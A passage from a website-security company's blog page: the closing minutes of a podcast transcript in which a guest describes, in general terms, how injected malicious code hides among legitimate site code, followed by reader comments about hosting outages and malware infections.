scrolling through the file looking for something, you would never see it. It just looks like all the other code. And then if you look closely, you're like, "Oh, there's this..." Look closely, and you're like, "Oh wow, this is not supposed to be there." And then you keep looking at it and you're like, "This looks really weird." And then you see that it's actually doing some malicious things and trying to evaluate some code or taking output from the outside, I mean, some input from outside, you can call it and give it code to run. Justin Channell: Well, Krasimir, thanks for coming on and talking to us for today. Krasimir Konov: Yeah. Thank you. Thank you. I'm so happy. I'm glad I was able to do this podcast and I can't wait to do another one. Justin Channell: Yeah, we'll have you on again. Thanks. Krasimir Konov: Thank you. Justin Channell: Thanks again to Krasimir for joining us here on the Sit Down. We'll be back with another episode next month. So be sure to subscribe on Apple podcasts, Spotify, Stitcher, or any podcasting platform. Also, be sure to follow us on social media at Sucuri Security and check us out at sucuri.net. That's S-U-C-U-R-I.net. I'm Justin Channell, And this has been the Sucuri Sit Down. Stay safe out there.](https://blog.sucuri.net/wp-content/uploads/2020/05/20-sucuri-podcast-blog-post_blog_image-390x183.jpg)
8 comments
Very interesting and informative, thanks very much! I can certainly see where big hosting companies will strive to minimize or contradict what you’re saying. Even if they secretly know you’re right (and that’s a big “if” that would require admitting having messed up), they are going into PR disaster rescue mode to keep customers from bailing out.
As a developer, not a security expert like you, I’m seeing what looks like a milder form of intrusion. On more than one host, I’ve seen sudden spikes of traffic on sites that aren’t even finished being built. So the client gets a canned warning that their site (maybe a 1-pager under construction site) is creating high traffic, and that they will be penalized/banned if they don’t fix it. The next day, everything is fine again, and the host says, “OK, you solved your problem, you’re forgiven”. So to me, this looks like host-wide “drive-by phishing” of some sort that just moves on if it doesn’t find a vulnerability, and website owners (the victims) are being blamed for something that isn’t their fault at all.
Maybe the hosts know all this and are being quiet about that, too. Who knows. btw, I used your helpful scanner to check these sites! 🙂
Thanks again!
It is too long so I can read it all.we have to do less to make them easier to use.thank you!
Hey Sucuri. I, among others I know in the development community and beyond are quickly losing faith in Bluehost. There have been HUGE outages, constant weekly blackouts and more. Over a period of a week, we (a group of us with a few beers) chose an hour each day and made up a drinking game. Everytime someone mentioned their bluehost site was offline, or wondered if anyone else’s bluehost site was offline, we drank. Needless to say, we quickly realized we couldn’t play the game until after business hours. I was wondering – is there a way that you guys can produce a report showing which hosting companies have the greatest number of reports of malware injected sites? Over the past month, we have had to resolve malware issues with 8 of our sites and they seem to be coming in more steadily now…with 3 tonight alone. We are making plans to migrate our entire client base over to Media Temple and won’t be looking back. If you guys could produce a report like that, it would be great. I really feel like people deserve to know what they are getting into before making a hosting provider decision.
Cheers and thanks for all you guys do.
Very good article and very rewarding good work! Thanks
I have made the decision to talk about the information with my buddies and family since it impressed me so.
Thanks for giving me the useful information. I think I need it. Thank you
Wow. 16 Megabits of JavaScript. And that image at the top is 2 megabits. Good thing I’m not doing this with a T1.
It is good info; might you link later reports here? I’m off to Google now.
Comments are closed.